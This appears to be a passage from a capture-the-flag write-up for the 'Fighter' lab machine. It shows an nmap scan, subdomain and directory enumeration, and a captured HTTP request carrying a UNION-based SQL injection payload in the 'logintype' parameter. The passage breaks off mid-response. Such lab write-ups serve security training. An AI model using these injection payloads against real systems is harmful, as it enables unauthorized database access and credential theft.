Fighter

Synopsis

Fighter requires good web and post-exploitation enumeration. It highlights the fragility of blacklists and showcases techniques that are useful from both offensive and defensive standpoints

Skills

- Knowledge of Web application enumeration techniques
- Knowledge of SQL injection techniques
- Knowledge of Windows
- Knowledge of disassembly
- AppLocker bypassing
- Command line obfuscation
- Reverse engineering


Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.72
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-17 03:42 EDT
Nmap scan report for 10.10.10.72 (10.10.10.72)
Host is up (0.090s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: StreetFighter Club
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2008|7|Vista (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (88%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%), Microsoft Windows 7 (85%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 7 Professional (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   93.39 ms 10.10.14.1 (10.10.14.1)
2   93.37 ms 10.10.10.72 (10.10.10.72)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.22 seconds

┌──(root㉿kali)-[~/Desktop/Boxes]
└─#
```

We can see that only web port is open


After opening the browser we are presented with the street fighter page




Reading the information on the page provided us with the hostname streetfighterclub.htb




But after registering the domain name and accessing it, we didn't get any new information




Re-reading the information in the post section, gave us a hint about domain for members only, so we tried to register domain members.streetfighterclub.htb and it turned out it exists




But we immediately got 403-Forbidden




Let's then launch dirb to find hidden directories,
After a while we found /old/login.asp



Capturing the login request in BurpSuit and probing for SQL injection confirmed that a parameter "LoginType" is vulnerable







Because the system is Windows, we assume that we deal with MSSQL database

So first of all let’s try to extract information from the database via union statement


We start from establishing the number of columns
After a few errors we confirmed that we have 6 columns




Next we extracted names of all databases (the result of our SQLi is in the Email cookie)



Request
Pretty Raw Hex
POST /old/verify.asp HTTP/1.1
Host: members.streetfighterclub.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Origin: http://members.streetfighterclub.htb
Connection: close
Referer: http://members.streetfighterclub.htb/old/login.asp
Cookie: ASPSESSIONIDQQCSSDBD=JMBNCJICHNAOOIDNFOLMAMCK
Upgrade-Insecure-Requests: 1
username=simon&password=pass123&logintype=2+UniOn+Select+1,2,3,4,db_name(1),6&rememberme=ON&B1=LogIn
Response
Pretty Raw Hex Render
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html
Location: welcome.asp
Server: Microsoft-IIS/8.5
Set-Cookie: Email=bWFzdGVy; path=/
Set-Cookie: Level=Ng%3D%3D; path=/
Set-Cookie: Chk=3839; path=/
Set-Cookie: password=cGFzczEyMw%3D%3D; expires=Sun, 28-Jul-2024 13:48:18 GMT; path=/
Set-Cookie: username=c2ltb24%3D; expires=Sun, 28-Jul-2024 13:48:18 GMT; path=/
X-Powered-By: ASP.NET
Date: Sat, 29 Jul 2023 13:48:19 GMT
Connection: close
Content-Length: 132
<head>
<title>
Object moved
</title>
</head>
<body>
<h1>
Object Moved
</h1>
This object may be found <a HREF="welcome.asp">
here

